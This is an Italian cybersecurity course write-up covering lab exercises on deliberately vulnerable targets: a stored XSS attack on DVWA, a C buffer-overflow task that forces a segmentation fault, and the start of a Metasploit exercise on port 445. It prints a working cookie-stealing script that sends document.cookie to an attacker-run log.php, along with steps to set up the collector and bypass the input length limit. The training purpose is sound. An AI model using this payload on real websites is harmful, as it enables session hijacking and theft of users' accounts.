on 16/04/2024.


Inseriamo lo script: `<script>var i = new Image(); i.src='http://localhost/log.php?q='+btoa(document.cookie)</script>` che rimarrà permanente nella pagina aspettando silente la prossima vittima.



Nel nostro server **localhost/cattura** abbiamo creato un file come abbiamo detto precedentemente **catturato.txt** dove in modo ordinato troveremo tutti i cookie rubati man mano che le vittime accedono alla pagina con script malevolo.



Nella foto in basso la DVWA è stata impostata nella difficoltà Medium ed è stato utilizzato uno script simile a quello precedente: `<script>var i = new Image(); i.src='http://localhost/log.php?q='+btoa(document.cookie)</script>`. Il risultato sarà identico a quello precedentemente descritto.



Spiegazione cyberpunk dell'esercizio svolto(Giorno2)

- Come per l'esercizio svolto ieri dobbiamo cambiare ip delle macchine virtuali utilizzando sempre gli stessi comandi da terminale e ricordandoci sempre di riavviare le VM successivamente.
- Avviamo da terminale il servizio Apache con : **service apache2 start**.
- Entriamo nella directory html con : **cd /var/www/html**. Creeremo una directory cattura(che al suo interno conterrà il file dove andranno a ordinarsi tutti i cookie e le vari informazioni rubate) e un file log.php(che conterrà il codice in php che permetterà l'attacco).
- Il file **catturato.txt** sarà utilizzabile solo con i permessi di scrittura: **sudo chown www.data:www.data catturato.txt**
- Andiamo nella DVWA sempre con difficoltà Low e entriamo nella sezione XSS Stored.
- La XSS (Cross-Site Scripting) Stored è una vulnerabilità informatica che consente a un attaccante di inserire codice dannoso (solitamente JavaScript) in un'applicazione web. Questo codice dannoso viene poi memorizzato sul server e restituito agli utenti quando accedono a determinate pagine o interagiscono con l'applicazione.
- Modifichiamo il codice Html della pagina con tasto destro->inspect->cerchiamo 'textarea' e modifichiamo il valore maxlength da 50 a 200 in modo tale da far entrare tutto lo script nell'input.
- Aggiungiamo lo script **<script>var i = new Image(); i.src='http://localhost/log.php?q='+btoa(document.cookie)</script>** nel messaggio e inviamo. Questo script malevolo rimarrà salvato nella pagina e invierà tutti i cookie alla pagina log.php del server in nostro possesso. Il codice recupererà non solo i cookie ma anche dettagli sul browser della vittima, l'ip della vittima e l'orario in cui è avvenuto il furto.

System exploit BOF

Traccia Giorno 3

Leggete attentamente il programma in allegato. Viene richiesto di :

- Descrivere il funzionamento del programma prima dell'esecuzione
- Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi erano corrette?
- Modificare il programma affinché si verifichi un errore di segmentazione.


Suggerimento:

Ricordate che un BOF sfrutta una vulnerabilità nel codice relativo alla mancanza di controllo dell'input utente rispetto alla capienza del vettore di destinazione. Concentratevi quindi per trovare la soluzione nel punto dove l'utente può inserire valori in input, e modificate il programma in modo tale che l'utente riesca inserire più valori di quelli previsti.


Bonus

Inserire controlli di input

Creare un menù per far decidere all'utente se avere il programma che va in errore oppure quello corretto



Questo codice in C chiede all'utente di inserire 10 interi, quindi li visualizza in ordine di inserimento. Successivamente, utilizza l'algoritmo di ordinamento a bolle per ordinare i numeri in ordine crescente e infine visualizza il vettore ordinato. L'algoritmo a bolle sembrerebbe il fulcro con due cicli for padre/figlio. L'iterazione esterna controlla l'array, mentre l'iterazione interna esegue lo scambio di valori. L'obiettivo è spostare il valore più grande verso la fine dell'array ad ogni iterazione esterna.



The screenshot shows a Kali Linux desktop environment. The main window is a text editor titled 'BOF.c' located at '/home/kali/Desktop'. It contains the following C code:

```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8     printf ("Inserire 10 interi:\n");
9
10    for ( i = 0 ; i < 10 ; i++)
11    {
12        int c= i+1;
13        printf("[%d]:", c);
14        scanf ("%d", &vector[i]);
15    }
16
17    printf ("Il vettore inserito e':\n");
18    for ( i = 0 ; i < 10 ; i++)
19    {
20        int t= i+1;
21        printf("[%d]: %d", t, vector[i]);
22        printf("\n");
23    }
24
25    for (j = 0 ; j < 10 - 1; j++)
26    {
27        for (k = 0 ; k < 10 - j - 1; k++)
28        {
29            if (vector[k] > vector[k+1])
30            {
31                swap_var=vector[k];
32                vector[k]=vector[k+1];
33                vector[k+1]=swap_var;
34            }
35        }
36    }
37
38    printf("Il vettore ordinato e':\n");
39    for (j = 0; j < 10; j++)
40    {
41        int g = j+1;
42        printf("[%d]:", g);
43        printf("%d\n", vector[j]);
44    }
```

Below the editor, a terminal window shows the command `sudo gedit BOF.c` being executed. Another terminal window shows the command `gcc -g BOF.c -o BOF` being executed.

Trascriviamo il codice sulla kali e confermiamo le nostre sensazioni iniziali. Ora bisogna procedere con la modifica del codice affinché si verifichi un errore di segmentazione.

Modifichiamo il codice originale in riga 20 trasformando il ciclo for che si occupa di iterare attraverso gli elementi dell'array vector per permettere all'utente di inserire 10 interi. Modifichiamo da **i < 10** ---> **i >= 0**.

Il codice con controlli di input e il menù iniziale lo trova negli **ALLEGATI**.

The image shows a Kali Linux desktop environment. On the left, a terminal window displays a list of IP addresses and a segmentation fault message. In the center, a code editor window titled 'BOF.c' shows a C program that inserts and sorts an array of integers. On the right, a gedit editor window shows the same code, but it has a warning message about the 'Kali-Dark' style scheme not being found. The desktop background is a dark, abstract image.

Exploit Metasploitable con Metasploit

Traccia Giorno 4:

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento)
- Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima

Requisiti laboratorio Giorno 4:

IP Kali Linux: 192.168.75.100

